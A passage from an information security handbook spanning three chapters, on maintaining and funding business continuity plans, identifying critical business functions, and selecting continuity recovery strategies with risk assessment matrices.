restacking requirements, however, the business unit's business continuity strategy has now been compromised. The risk is that, in the event of a disaster, the business unit may not be able to gain access to its critical applications, access its voice communication, or call diversion setup arrangements — thereby either delaying or failing to recover in the event of a disaster.

Any proposed physical infrastructure changes must be communicated via processes previously detailed in the section entitled "Operational Impacts."

Maintenance of the physical infrastructure environment is critical to minimize the likelihood of a disaster. Maintenance should include:

- Air-conditioning systems
- Fire detection and prevention systems
- Security systems
- Electrical systems (including lightning rods)
- Water systems
- Information technology (including voice and data communications)

Although considered by many to be outside the control of the business unit responsible for the organization's BCPs, a strong maintenance regime is essential to minimize the likelihood and recovery of a disaster event.

External Environment

Changes to the external physical environment may introduce a risk that was not previously applicable. For example, the flood rating of a region where an organization has a manufacturing plant had been assessed by the local authorities as 1:200 years; however, an upgrade of major highway near the manufacturing plant had caused the diversion of water to be channeled into local creeks. As a direct result, the flood rating was reassessed by local authorities and upgraded to 1:50 years. Without having maintenance processes in place (*i.e.*, the local authorities advising of the change in flood rating), this would not have been detected by the business continuity manager. To minimize the impact of possible flooding, the organization constructed a levy with local flora (the local authorities called it a gardening mound) surrounding the manufacturing plant to a height of 1 meter. Approximately 18 months later, a flood occurred. Without construction of the levy, the manufacturing plant would have been severely flooded, causing over $10M in damage.

Information Technology

For many organizations, information technology is the primary driver of their business. Therefore, a BCP for information technology — often referred to as a disaster recovery plan — is critical to ensure that the business can survive in the event of a disaster and continue to deliver products and services. Information technology BCPs are dependent on maintenance processes being developed and implemented as part of the system development life cycle (SDLC). Modern SDLC methodologies, and best practices for information technology (*e.g.*, IT Infrastructure Library) include business continuity or disaster recovery as a task item to be addressed as part of the development, enhancement, maintenance, and acquisition phases of a system. To provide assurance that business continuity has been addressed as part of the SDLC processes, the business unit responsible for business continuity must sign-off all SDLC projects. This means that the project or task scoping document and engagement plan must be forwarded to the business continuity manager. The business continuity manager needs to determine if there is a business continuity issue for the project or task being planned.

Example

- *Business continuity deliverable* — An NT server with an HP Optical Storage Unit (often referred to as a Jukebox) with 64 CD platters within 24 hours of a disaster declaration with full connectivity to the organization's WAN–ATM network.

- *Change requirement* — Due to continued growth in the business, the imaging capacity of the Jukebox has increased to a level where within six months there is insufficient capacity to meet production requirements.
- *Solution* — Upgrade the Jukebox from 2.6-Gbyte drives to 5.2-Gbyte drives and increase the number of CD platters from 64 to 128.
- *Risk* — In the event of a disaster, there will be insufficient capacity to meet production requirements. The current business continuity capability meets only the current production requirements.

Without having the business continuity maintenance processes included in the SDLC, recovery and delivery of mission-critical information technology services and products may be in doubt.

Third-Party Service Providers

Today, outsourcing is popular because organizations recognize that information technology is not one of their core competencies. One reason for outsourcing is that organization's think they lack adequate infrastructure or resources and skills to develop BCPs for the delivery of information technology services and products. The belief that an organization can transfer the risk for business continuity as part of the outsourcing arrangement is wrong. The organization still owns the risk! In the event of a disaster, if the outsourcer fails to provide adequate business continuity, the contractual dispute will not help the organization recover; in fact, the organization may go out of business while waiting to resolve the contractual dispute through litigation. Business continuity requirements, including maintenance processes, must be included as part of the outsourcing contract. Periodically, the (information technology) outsourcer's business continuity maintenance processes must be audited to provide assurance that the organization's recovery from a disaster is not compromised.

Resource Funding/Expenditure for Business Continuity

Executive management's commitment and support for BCP extends beyond issuing a policy on BCP and funding its initial development. Management commitment and support must encompass development of the infrastructure for the implementation of the policy and ongoing maintenance of the plan, as well as the ongoing provision of critical resources (financial and human). Investing in BCP is a difficult decision for any organization. The questions to be answered are:

- Who should fund BCP?
- How much should be invested?

The three major ways to fund BCP for an organization are:

- Corporate funding
- Business unit funding
- Information technology funding

Corporate Funding

For many organizations, the funding decision is very simple. Because business continuity is viewed as an organizational responsibility and is part of the cost of being in business, funding is provided at the corporate level. The benefit of this strategy is that business continuity will have a strong and continuous commitment from executive management. Further, the organization's executive management has carried out its fiduciary duties and in the event of a disaster would be protected from any legal action.

Business Unit Funding

Many organizations view business continuity funding as a business unit expense and therefore each business unit must fund the cost of its business continuity. The disadvantage of this strategy is that the business unit managers, who are often under pressure to control costs, will often target business continuity




FIGURE 35.3 Continuity cost funding.

as a candidate for cost-cutting. In particular, business continuity is often eliminated because it is seen as an easy target. Such a decision, which in the short term may be cost effective, can expose the organization's management to criticism from third parties (*e.g.*, shareholders, external auditor) and, in the event of a disaster, may expose executive management to legal action for failing to perform its fiduciary duties.

Information Technology Funding

A number of organizations view business continuity as an information technology (IT) issue, rather than a corporate or business unit issue; therefore, funding is provided through the IT department budget. The advantage of this approach is that IT departments historically have a good understanding of the need to have a BCP. The disadvantage of this approach is that it focuses only on the IT dependency of the organization and not other critical business processes and dependencies other than IT. The *Disaster Recovery Journal* survey conducted between October 11 and 17, 1999, posed the question: "How are contingency costs funded?" The total number of respondents to the question was 1547, and the results of the survey are shown in Figure 35.3. Survey results indicate that the major source of funding is still with the IT department. Organizations have realized that it is no longer an IT issue; therefore, one is starting to see funding being evenly distributed between both the corporate and business units.

BCP Investment

Determining how much the organization should invest in business continuity is difficult; however, one of the outcomes of a business impact assessment (see Table 35.2) provides the organization with an indication of the financial impact if a disaster did strike the organization. Therefore, the organization needs to determine how much it is prepared to spend to minimize this financial impact. In other words, how much insurance will it take out? Management has asked the question, "How much are other organizations spending on business continuity?" To answer this question, one needs to benchmark how much other organizations are spending; however, there are many variables in measuring the expenditure, for example:

- Industry
- Size of organization
- Total revenue
- Number of employees
- Number of organizational divisions, business units, departments, sections
- Location
- Range and distribution of products and services

TABLE 35.1 Business Impact Assessment

Identify the impacts resulting from disruptions and disaster scenarios that can affect the organization and techniques that can be used to quantify and qualify such impacts. Establish critical functions, their recovery priorities, and interdependencies so that recovery time objectives can be set.

The professional's role is to:

1. Identify organization functions.
2. Identify knowledgeable and credible functional area representatives.
3. Identify and define criticality criteria.
4. Present criteria to management for approval.
5. Coordinate analysis.
6. Identify interdependencies.
7. Define recovery objectives and time frames, including recovery times, expected losses, and priorities.
8. Identify information requirements.
9. Identify resource requirements.
10. Define report format.
11. Prepare and present.

Source: Disaster Recovery Institute International's Professional Practices, www.dr.org.

Research conducted by the Gartner Group (Determinants of Business Continuity Expenditure — Research Note March 21, 1996) found that, "On average, data centers spend around 2 percent of their budget on disaster recovery." Gartner further stated that the move away from centralized processing has meant "that the proportion of total IT expenditure dedicated to recovery-related matters is already below the reported average." This suggests that organizations have not recognized that there are still risks in a decentralized (client–server) *versus* centralized processing (*i.e.*, mainframe) environment. This is of particular relevance because many organizations today conduct a large portion of their business through E-commerce.

More recently, the *Disaster Recovery Journal* conducted a number of surveys regarding the expenditure of business continuity/disaster recovery:

What percent of your company's total revenue is spent on BC/DR?
This survey was conducted between June 28 and July 4, 1999. The total number of respondents to this question was 2091. The results of that survey are displayed in Figure 35.4.




FIGURE 35.4 Total revenue spent on business continuity/disaster recovery.




FIGURE 35.5 IT budget spent on business continuity/disaster recovery.




FIGURE 35.6 Annual disaster recovery/business continuity budget.

What percent of your company's total IT budget is spent on BC/DR?
This survey was conducted between July 5 and July 11, 1999. The total number of respondents to this question was 1501. The results of that survey are shown in Figure 35.5.

What is your annual BC/DR budget in dollars?
This survey was conducted between September 6 and September 19, 1999. The total number of respondents to this question was 3179. The results of that survey are displayed in Figure 35.6.

The results of the surveys indicate that there has been no *major* increase in expenditures by organizations on business continuity. This result is surprising when one considers that in the last few years organizations have dramatically changed the way they conduct business, in particular EDI and E-commerce. The surveys also indicate that funding for business continuity is slowly moving away from the historical champion of business continuity, the IT department. Responsibility is now being shared equally among the corporate and business process owners.

Conclusion

Executive management must recognize that the maintenance of business continuity plans is an integral part of the organization's risk management program. Further, they should ensure that the business continuity maintenance processes are built into the change management process of the organization (*e.g.*, system development, building maintenance programs, corporate planning). This will ensure that appropriate action is taken in a timely manner to maintain the plan in a state of readiness. Management will only recognize its investment in business continuity in the event of a disaster.

Identifying Critical Business Functions

Bonnie A. Goins

Introduction

Important to the proper implementation of a security strategy within an organization is its alignment to that organization's business objectives. Performing security activities for technology's sake does nothing to protect, or assure, those components that fall outside the purview of technical security. At a high level, people, processes, facilities, and, arguably, data typically fall outside of technical security inspection. It is clear that security, as a process itself, must consider these inputs in order to provide a comprehensive view of protection for the organization. Equally important to achieving a balanced security program is the understanding that an organization will not protect all of its assets equally; that is, aspects of the organization necessary to the continued fulfillment of the organization's business goals must take precedence over those activities or inputs that are not essential to the organization's survival. This notion is crucial to the concept of controls within the organization; resources used to protect the environment should first be allocated to those aspects of the organization that are essential for the continued operation of the business. The organization may also decide to protect aspects of its organization that are not critical to continued operation; however, it is customary for organizations to allocate fewer resources to accomplish this objective. This scenario concurs with the industry view that critical assets and functions require greater protection than noncritical assets and functions.

What Is a Critical Function?

The *Disaster Recovery Journal* formally identifies critical functions as "business activities or information that could not be interrupted or unavailable for several business days without significantly jeopardizing operation of the organization." Before an organization can begin to identify business functions that are essential to its survival, it must understand the difference between *criticality* and *sensitivity*. Criticality relates to the importance of the asset or function in enabling the organization to operate and protect itself, and sensitivity relates to the classification of the data and systems existing within the organization.

Let's look at an example of each of these definitions. The National Security Agency's INFOSEC Assessment Methodology (NSA IAM) takes as one of its principle tenets the concept of criticality; it does so for the very reason mentioned above. Assessment of the organization's security state revolves around its definition of criticality. Senior executives are asked to identify one to ten activities that, if not performed, would cause the organization to cease to operate its core business. Many senior executives struggle with this preassessment identification because they often cannot immediately separate essential from nonessential business functions.

The concept of sensitivity is central to many regulated environments. Organizations bound by legislation, such as the Health Insurance Portability and Accountability Act of 1996 (HIPAA), are guided to review their electronic data assets to determine whether those data are identified by the legislation as being central to meeting compliance objectives. In the case of HIPAA, electronic protected health information (ePHI) is identified as a sensitive data element that requires the highest level of protection. Organizations covered by this legislation (covered entities, or CEs) face stiff fines, sanctions, potential lawsuits, and even jail time for maliciously divulging this information or for failing to promote duly diligent (reasonable and appropriate) security measures within the organization.

A reader who has considered these examples carefully might be asking whether it is possible to have a business function that could be considered both critical and sensitive. If so, congratulations! Business functions that are essential to the organization's continued operations and those that process, transmit, or store sensitive data are considered to be critical *and* sensitive business functions. An example of a critical and sensitive business function is a healthcare insurer's claim processing function. Processing claims is central to a healthcare insurer's business function; as such, the claims function is critical to the organization's continued operation. Further, because a healthcare insurer is a payer, it is obliged to meet the compliance objectives contained in the HIPAA legislation; hence, the data it processes, stores, and transmits during the claims function is considered sensitive, making the function itself sensitive.

Where Do I Begin To Identify Critical Business Functions?

A good place to begin identification of critical business functions is within the organization's business units. One caveat is that each business unit is likely to view its business functions as being most critical to the organization. This is contrary to the fact that senior executives determine the criticality of business functions within their organizations. As such, it is important for senior executives to review and "rightsize" business unit expectations regarding the priority of their critical functions so they fit properly within the context of the entire organization. Working with business units can sometimes be a challenge for the security professional. Business units may be unfamiliar with the task at hand and, as such, require some coaching in order to complete the effort. Also difficult for most organizations is determination of the appropriate level of detail for describing each critical business function. Many times it is easier for the business units to identify each of their business functions, regardless of criticality, and then to prioritize the functions based on criteria that align them with their importance to the organization.

In choosing this approach, the organization has produced a complete picture of its function that can be visually depicted through data flows and other graphical methods to produce a roadmap that shows the organization its workflow. This roadmap can also help to identify functions that are missing procedures, as well as procedures that are missing functions. In each case, the organization should then determine whether these functions or procedures are extraneous to the organization's operation. If so, they can be removed; if not, then an issue with the process exists, and the organization can now evaluate that issue. This identification and activity are at the center of the business process reengineering effort for organizations.

If interviewing the business units is the approach chosen to begin the critical function identification, the security professional can ask the business units particular questions that will help them to reach the appropriate determination of criticality to the organization. Examples of these questions are listed in Table 36.1. Following is a discussion of the role of each question within the identification process.

How can these questions assist with identifying critical functions within the organization? By asking the business units how their functions align to the organization's business goals, it is possible to classify any outliers (*i.e.*, those functions that are performed in support of a function that is not critical to the organization's continued operations or are not critical to the continuing operation of the organization themselves) as noncritical business functions. These functions can still be prioritized but will not fall into the critical category.

Periodicity, or the frequency at which the function is performed, can also assist in determining whether a business function plays a role in continuing an organization's business operations. It is important to

TABLE 36.1 Questions To Assist in Determining the Criticality of Business Functions

What business objective does this function support for your organization?
How often is this function performed?
Is this function performed only by your business unit, or is it also performed by other business units within your organization?
Does the successful completion of this function depend on interaction with other business units, vendors, business partners, or external organizations? Does another business unit, vendor, business partner, or external organization depend on this function for successful completion of its functions?
Is there a potential for loss of life or injury to personnel, business associates, or externals if this function is not carried out?
Is there a potential for significant dollar loss to the organization if this function is not carried out?
Is there a potential for significant fines, litigation, jail terms, or other punishment for noncompliance to a required regulatory requirement?
Is noncompliance tied to a specific threshold for downtime for this function?
Is noncompliance tied to a specific threshold for data loss or disclosure of sensitive information for this function?
Is this function carried out by key personnel within the business unit?
Are other personnel within the business unit or organization available and capable of performing the function in the absence of key personnel?
What priority would your organization give this function within the entire organization?

note, however, that periodicity by itself does not determine criticality of a business function. As an example, a staff member of a large financial services firm has many job functions that he performs daily. One of these job functions is to remind business unit managers to review the organization's proposed training classes and to weigh in on the selection. Although it is important to provide training to employees, training is often curtailed as a result of reallocation of resources in the event of a disaster. Doing so does not bring operations to an end but rather frees resources to accomplish other more critical tasks. The function the staff member plays (*i.e.*, notification of the business unit managers) can be discontinued in the event of disaster with no ill effects; therefore, the function may be viewed as being low priority for continued operation of the organization.

The notion of interdependence is of extreme importance to an organization and its operational continuity. Business functions that appear to be noncritical may be identified by a business unit as critical; upon further examination, it may become apparent that critical business functions from other business units rely on input from this "noncritical" business function to perform satisfactorily! Taking a look at our previous example again, a staff member identified a business function as notification of business unit managers regarding training. We determined initially that the notification was low priority and related that assessment to the business goal of continuing operations for the organization. Let's take a deeper look, though. What if the notification involved relaying to the managers information on mandatory training for business continuity? If the business unit managers could not get that information from any other source in the organization, such notification from the staff member is now critical for ensuring that all personnel are trained in business continuity efforts. For most organizations, business continuity training is highly critical, especially in light of the lessons taught to us by September 11; therefore, any function that is key to promoting the business continuity effort may be considered to be critical.

Loss potential is another way to uncover criticality in an organization. Losses can typically be categorized as human, financial, informational, technological, or facility oriented. Any business function where the loss of life or an injury to an individual figures prominently if the function cannot be successfully completed must be considered to be critical. An example of such a function is the coordination of logistics in an army on the move. If logistics cannot be properly coordinated, troops can be placed in jeopardy.

Financial losses are frequently evaluated when determining criticality. The organization must determine for itself what the definition of "significant financial losses" really is. It is important to note that, many times, financial losses come as a result of an interaction of issues. In this case, this translates to the fact that the business functions involved must be evaluated very carefully to identify which are truly critical, if any, to the organization's operations.

Compliance to a regulated state can also pose challenges for identification of critical business functions. Most often, the challenge arises from the fact that legislation is not always prescriptive; that is, legislation is not always specific in detailing what is expected from the covered organization. HIPAA regulations are a good example of this. Implementation specifics are listed, but in an extremely broad context. The reasons cited for these broad strokes include consideration for the uniqueness of each organization and a desire to take into account the availability of resources at each organization. As such, organizations must fend for themselves, often by working together as a group or collaborative to interpret the law; the HIPAA Collaborative of Wisconsin is an example of this type of group. From their interpretation comes a recommendation for the work that is required to meet the legislation. Organizations can choose to follow the recommendations or to implement their own interpretations.

Most organizations bound by regulations come to view the regulations themselves as the critical business function and apply the policies and procedures that are derived from the regulation as satisfaction of the legislative requirement. Organizations must also take into account whether a violation of appropriate downtime, data loss, or disclosure of information will trigger a shift into noncompliance. Data gathered during the business impact assessment process can assist with providing a stated threshold within the organization that can then be compared to the stated goals of the legislation. Gaps between the organization's stated threshold and the stated goals of the legislation point to an area for remediation (*i.e.*, correction) for the organization, if it is to maintain a state of compliance.

What is the possibility for an organization to continue operations if its key (read critical) personnel are no longer available to perform their job functions? If no surrogate, or back-up, resources are available who can perform these critical functions in the absence of primary or key personnel, then it is likely that continued operations will be extremely difficult and haphazard, at best. It is extremely important for an organization to identify individuals key to its function. When a business unit manager is asked for his or her key personnel, typically the answer that is given corresponds to the set of activities (or business functions) he or she performs. This assists the security professional in identifying two critical elements in one round of questioning; the business unit's critical functions and the personnel responsible for carrying them out.

Although it is often the case that the business units within an organization view their functions as being of the highest priority to the organization, it is still worth the time to ask the business units where they think their business functions fall with regard to priority within the organization as a whole. In some cases, the request for the business units to look at the bigger picture may yield unexpected results. In the case where an organization's personnel has longevity and the organization is supportive of promotions, lateral moves to different business units, and job sharing, personnel may indeed have a deeper perspective of how the organization functions as a whole. Because experience brings so much to the table in this endeavor, it is advisable to at least make the effort to inquire.

Functions *Versus* Procedures

As we stated above, ultimately senior executives are responsible for identifying their organization's critical business functions. Often, these functions are further elaborated in an organization's business plan and reports to the organization's board of directors, stockholders, and employees. Some organizations do not document their critical functions as such, but rather identify core competencies. This can be workable if senior executives can identify how those core competencies are broken into functions and are represented by workflow in the organization. If the senior executives are not successful at doing this, then the core competency identification is at too high a level to be productive for this identification of critical business functions within the organization.

Many organizations also confuse business functions with functional procedures. It is often useful to view the business functions as the "what," or a set of procedures which themselves are the "how" with respect to implementing the business function. The combination of these interact to complete a business objective, when combined with appropriate policies. Sometimes, we see that the relationship of a critical function to a procedure is one to one; that is, one procedure can elaborate an entire business function.




FIGURE 36.1 Functional hierarchy.

Many times, however, we see that the correspondence between a business function and its corresponding procedures is one to many; that is, more than one procedure elaborates a business function. Consider the example of an information technology department. One of its stated critical business functions is to build appropriate architecture to support the business processes that drive the organization. An organization's technology architecture consists of several layers: network devices, such as routers, switches, and firewalls; network servers (perhaps with different operating system needs); application systems; and end-user systems. This is a very simplistic view of architectural needs, but it demonstrates the notion of multiple procedures for one business function. Clearly, the procedure for building a firewall, with its complex set of rules, is not the same procedure an organization would use for building an application server of any kind. Figure 36.1 depicts the hierarchy of business functions, procedures, and individual responsibilities, or accountability, for completion of the procedures.

It is important to note that the detail to which unique organizations define and elaborate business functions may vary; that is, some organizations are much more specific in defining their business functions. A good example of this difference can often be seen at organizations that are being held to compliance, or regulatory, requirements. For example, senior executives at publicly held companies are now obligated to attest to the accuracy of their financial reporting. Along with this requirement comes the requirement to fully document the financial reporting environment. For this reason, many organizations choose to upgrade their businesses' functional definitions to more easily comply with the legislation. For more information on elaboration of business functions with regard to such legislation, see discussions regarding the Sarbanes–Oxley Act elsewhere in this book.

Conclusion

Although identification of critical business functions may be, at times, difficult, certain practices can assist the security professional with completion of this important activity. Constructing an appropriate data gathering instrument, such as a business impact assessment questionnaire, is a first step (see Figure 36.2). When this data has been gathered, analysis of the important elements — maximum downtime; maximum allowable data loss; cost to the organization; resumption and recovery time objectives; key infrastructure, applications, and personnel; and others — will provide the information necessary to identify activities that can keep an organization operational, even into times of need.




FIGURE 36.2 Business function prioritization flow.

References

Carnegie Mellon University, Software Engineering Institute, SSE-CMM, www.sei.cmu.edu/publications.
Disaster Recovery Journal, www.drj.com.
FFIEC. 2003. *Business Continuity Planning*, Washington, D.C.: Federal Financial Institutions Examination Council.
Health Insurance Portability and Accountability Act of 1996 (HIPAA), www.hhs.gov.
Information Systems Audit and Control Association (ISACA), www.isaca.org.
International Standards Organization (ISO) 17799/British Standard (BS) 7799.
National Institute of Standards and Technology (NIST), www.nist.gov.
National Security Agency Information Assurance Methodology (NSA IAM), www.nsa.gov.
Sarbanes–Oxley Act, www.aicpa.org.

Selecting the Right Business Continuity Strategy

Ken Doughty

Introduction

The first step in developing a customized business continuity plan (BCP) is to conduct a business impact assessment. This comprehensive risk evaluation and business impact assessment (BIA) will identify the organization's core business processes and their critical dependencies. Because the organization's recovery strategy must be based on the recovery of the core business processes and their critical dependencies, the strategy ultimately selected may be two-tiered:

- *Technical* — desktop, client/server, midrange, mainframes, data and voice networks, third-party providers
- *Business* — logistics, accounting, human resources, etc.

When the organization's executive management has signed off on the BIA report and endorsed the recovery of the recommended core business processes and the priority of recovery, BCP recovery strategies must be developed for each business process. Ideally, all business units should participate in the development of these BCP recovery strategies. As experienced staff in the business unit's understands their business processes, they should be approached to suggest recovery strategies. A recovery strategy workshop is an ideal forum to develop the BCP recovery strategy with input from the business units. This will ensure that there is ownership of the BCP strategy and the "plan" by the business units.

Recovery Strategy Workshop

The purpose of the recovery strategy workshop is to identify appropriate recovery strategies for each core business process and the risks associated with each strategy. Of particular interest are recovery strategies that are low risk and cost effective. Too often, there is a greater emphasis on cost and benefits without consideration given to the risks associated with the recovery strategy. The BCP coordinator (*i.e.*, the person responsible for developing, implementing, and maintaining the organization's BCP) must select the right recovery strategy and must also minimize the risks associated with that strategy. The BCP coordinator should be the workshop facilitator because he or she has a deep knowledge of business continuity planning and risk management training, as well as a good understanding of the organization's strategic objectives and processes. Business unit attendees should have a good working knowledge of their business processes.

TABLE 37.1 Recovery Risks

No.	Risk Description
1	Damage to the bank's brand (*i.e.*, reputation)
2	Customer impact — financial and service
3	External service level agreement (SLA) partner not compliant with agreement
4	Holdover (delayed processing)
5	Timeframe lag
6	Funding of recovery
7	Resource shortage — staff
8	Resource shortage — skills
9	Resource shortage — equipment
10	Resource shortage — stationery/stores
11	Internal coordination
12	External coordination
13	Logistics (*e.g.*, transportation of staff, work)
14	Employee's union
15	Legislative requirements
16	Third-party suppliers (non-provision of services)
17	Denial of access to alternative processing sites
18	Internal/external communications
19	Incompatible information technology
20	Internal SLA partner not compliant with agreement
21	Physical security over source documents

Recovery Strategies

During the workshop, the BCP coordinator will assist the business unit staff in identifying BCP recovery strategies for each core business process. It is not unusual to find that the initial recovery strategy suggested by the workshop attendees is high risk and not cost effective. As a case study, take a look at the banking sector and one of its core business processes, that of processing customer checks and exchanging checks with other banking institutions. At the workshop, attendees would identify a number of BCP recovery strategies for processing checks; for example:

- Have a service level agreement with another bank to process all work.
- Branch network processes all credits and service level agreements with another bank to complete check processing and exchange checks.
- Branch network to processes all credits and forwards all checks to an intrastate/interstate center for final processing and check exchange.
- Forward all work to an intrastate/interstate center for processing.
- Do nothing.

Strategy Risks

To continue this case study for the core business process of processing checks, the workshop attendees (with the assistance of the BCP coordinator) would identify a range of recovery risks that may be applicable (see Table 37.1).

Assessing Risks

The BCP coordinator, with assistance from the workshop attendees and utilizing the BCP recovery strategy risks (as per Table 37.1) and a risk assessment methodology (*e.g.*, AS4360 Risk Management; refer to Table 37.2), assesses each recovery strategy and the associated risks. A risk assessment matrix is then applied for likelihood and consequences to derive a risk score.

TABLE 37.2 Risk Management Methodology

Descriptor	Meaning
Likelihood of Event Table	
Almost	Certain the event is expected to occur in most circumstances.
Likely	The event will probably occur in most circumstances.
Moderate	The event should occur at some time.
Unlikely	The event could occur at some time.
Rare	The event may occur only in exceptional circumstances.
Consequences of Event Table	
Catastrophic	Complete disaster with potential to collapse activity.
Major	Event that, with substantial management, will be endured.
Moderate	Event that, with appropriate process, can be managed.
Minor	Consequences can be readily absorbed; however, management effort is required to minimize impact.

Risk Assessment Matrix

	Likelihood					
Consequences	**Almost Certain**	**Likely**	**Moderate**	**Unlikely**	**Rare**	**Irrelevant**
Catastrophic	High	High	High	High	Significant	N/A
Major	High	High	High	Significant	Significant	N/A
Moderate	High	Significant	Significant	Moderate	Moderate	N/A
Minor	Significant	Significant	Moderate	Low	Low	N/A

What the risk value meanings are:

High	High risk — detailed research and management planning required at high levels
Significant	Significant risk— senior management attention needed
Moderate	Moderate risk — specific risk management processes must be developed
Low	Low risk — can be managed by routine procedures

Source: From AS4360 — Risk Management Standards, Australia.

Each recovery strategy score is then risk ranked to provide an indication of the level of risk associated with each recovery strategy (refer to Table 37.3). The BCP recovery strategy that offers the lowest levels of risk in execution and the greatest opportunity of success will be costed.

Recovery Strategy Costs

